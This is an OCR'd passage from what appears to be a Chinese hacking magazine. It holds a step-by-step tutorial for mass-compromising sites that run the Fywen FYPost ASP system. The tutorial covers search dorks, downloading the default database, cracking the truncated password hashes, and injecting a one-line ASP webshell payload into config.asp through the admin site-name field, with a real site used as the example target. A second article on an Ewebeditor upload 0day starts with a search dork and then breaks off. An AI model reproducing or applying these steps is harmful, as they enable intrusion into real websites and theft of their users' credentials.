
枫叶整站系统来批量获取webshell


清原长风

在过去的2008年，被国人广泛使用的Discuz！、PHPCMS2007、DeDeCMS等大型程序都出现了严重的安全漏洞，想必小菜们的webshell都已经是大丰收了吧！在刚刚开始的2009年，一个名叫枫叶的整站系统也出了一些小问题，导致可以批量获取到webshell。


使用这套程序的人还是不少的，我们在googl或百度中以“Powered By Fywen FYPost”为关键字（当然也可以加上版本号2.1或2.2）进行搜索，就可以轻松的找到使用这套程序的网站了。本文我们就以http://haotian.yinyetrip.com/bbs/这个网站为例来进行演示，打开该网站后，大家可以通过页面最下方的版权信息区来辨别是否采用的是枫叶整站系统，如图1。

这套程序的构架是ASP+Access数据库，而数据库默认地址是“程序目录+/data/fypost.mdb”，我们在浏览器中输入默认的数据库地址http://haotian.yinyetrip.com/bbs/data/fypost.mdb，看来我的人品还不错呀，管理员并没有更改默认数据库的路径，简简单单的就这样被下载下来了，如图2。下载完毕后使用ACCESS打开数据库，发现数据并不多，看来是个新站。


图1



图2

从打开的数据库中我们可以清楚的看到表的结构，在表FY_admin中可以看到属于管理员级别的用户名（USER字段）的ID，打开后可以看到管理员有两个，ID分别为1和2。我们再来查看最下面的FY_user表，这个表里存储着所有用户的帐户信息，ID为1和2的两个用户的用户名和加密后的密码也清楚的显示了出来，如图3。乍一看，这个密码很像是MD5加密的，但仔细一数却又发现这个密码是40位。看到这个密码的时候，我也


图3

摸不着头脑，只好下载了源码来研究加密过程，对这套程序中位于/incsub/下的负责加密的文件MD5.asp进行了分析，终于弄明白了这个加密原理，大概是这样的，它将明文密码分别进行16位和32位MD5加密，再使用16位MD5加上32位MD5的后24位，于是便得到了这40位的“MD5”密码，因此这一长串密码中只有前16位有用，取出前16位拿到cmd5.com上进行查询，成功的查询出了密码ht888，看来牛年我的运气也不错啊！

现在我们已经有管理员的帐号和密码了，直接打开默认的后台http://haotian.yinyetrip.com/bbs/admin/index.asp，使用刚才破解出的admin帐号进行登录，成功登录进去了，如图4。


图4

我把后台翻了个遍，却发现连个上传的地方都没有，就更别指望直接上传webshell了，百般无奈下我只好又看起了源码，当看到位于incsub目录下的config.asp时，眼前的一切又证明了我的人品，我发现这套程序的配置信息是存放在一个asp文件中的，如图5。也就是说修改网站的配置就可以对asp文件进行读写了，如果网站的配置信息没有经过过滤就直接写入了这个asp文件中的话，那么我们就可以将一句话木马写进去，这可是一个巨大的隐患啊！




图5

我们的思路已经很清晰了，通过上图中的配置信息来看，变量fywen_name是存储网站名称的，我在后台的“网站基本设置”中的“基本设置”里看到了关于网站名称的设置，我们可以将原来的参数“豪天”更换成"%><%execute request("#")%><%'"。这里我解释一下，“%>”和“<%”是为了闭合前后的“<%”和“%>”，单、双引号也是为了闭合前后的双引号和单引号，这个懂点asp的都应该明白。asp代码段必须保持完整，如图6。

这个配置文件的地址是http://haotian.yinyetrip.com/bbs/incsub/config.asp，提交保存网站名称后，使用一句话木马的客户端进行连接，顺利的拿到了webshell，如图7。




图6




图7

好了，关于这个漏洞就和大家分享完了，严格的说这并不能算是一个漏洞，本文没什么技术含量，不过是对写asp配置文件拿webshell的方法进行了一次复习而已。



Ewebeditor asp版 惊爆上传0day漏洞

赤红热血

在今年第1期的杂志中，我为各位叉子介绍了ewebeditor jsp 版的两个上传漏洞，大家一定收获不少吧！众所周知，Ewebeditor asp版的程序几乎占据了国内asp在线编辑器的所有市场，这不，它前些日子才爆出的上传漏洞便在网络上掀起了一场腥风血雨，接下来就让我们看看这个漏洞的威力吧！

我们打开百度或googl，在搜索框里输入关键字“inurl:upload.asp intitle:文件上传”，搜索结果如图1所示。我们随便选择一个，点击后就会看到如图2所示的页面了。




图1

